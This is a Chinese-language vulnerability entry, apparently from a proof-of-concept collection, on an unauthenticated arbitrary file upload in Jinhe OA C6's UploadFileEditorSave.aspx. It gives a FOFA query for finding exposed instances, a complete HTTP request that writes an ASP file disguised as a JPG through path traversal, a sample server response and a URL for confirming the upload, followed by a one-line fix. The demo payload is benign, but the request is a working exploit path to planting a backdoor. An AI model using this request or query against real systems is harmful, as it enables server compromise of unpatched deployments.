J1-14金和-OA-文件上传

漏洞描述：

金和OA C6系统UploadFileEditorSave.aspx接口处存在任意文件上传漏洞，未经身份认证的攻击者可利用此漏洞上传恶意后门文件，最终可导致服务器失陷。

影响版本：

- 金和 OA

网络测绘：

fofa语法：


FOFA：app="金和网络-金和OA"

漏洞复现：

payload：

```
POST /C6/Control/UploadFileEditorSave.aspx?filename=\....\....\C6\a.asp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Connection: close
Content-Type: multipart/form-data; boundary=59229605f98b8cf290a7b8908b34616b
Accept-Encoding: gzip, deflate

------59229605f98b8cf290a7b8908b34616b
Content-Disposition: form-data; name="file"; filename="a.jpg"
Content-Type: image/png

<% Response.Write("Hello, World") %>
------59229605f98b8cf290a7b8908b34616b--
```

效果图:




```
POST /C6/Control/UploadFileEditorSave.aspx?filename=\....\....\C6\a.asp HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Connection: close
Content-Type: multipart/form-data; boundary=59229605f98b8cf290a7b8908b34616b
Accept-Encoding: gzip, deflate

------59229605f98b8cf290a7b8908b34616b
Content-Disposition: form-data; name="file"; filename="a.jpg"
Content-Type: image/png

<% Response.Write("Hello, World") %>
------59229605f98b8cf290a7b8908b34616b--
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
Set-Cookie: ASP.NET_SessionId=eqh4dtjdmxh
X-AspNet-Version: 4.0.30319
Date: Wed, 03 Jan 2024 11:16:01 GMT
Connection: close
```

验证url

`/C6/filename参数中的文件名`



Hello, World

修复建议：

确保上传接口实施严格的文件类型和大小限制，并进行用户身份验证和权限检查，以防止任意文件上传漏洞。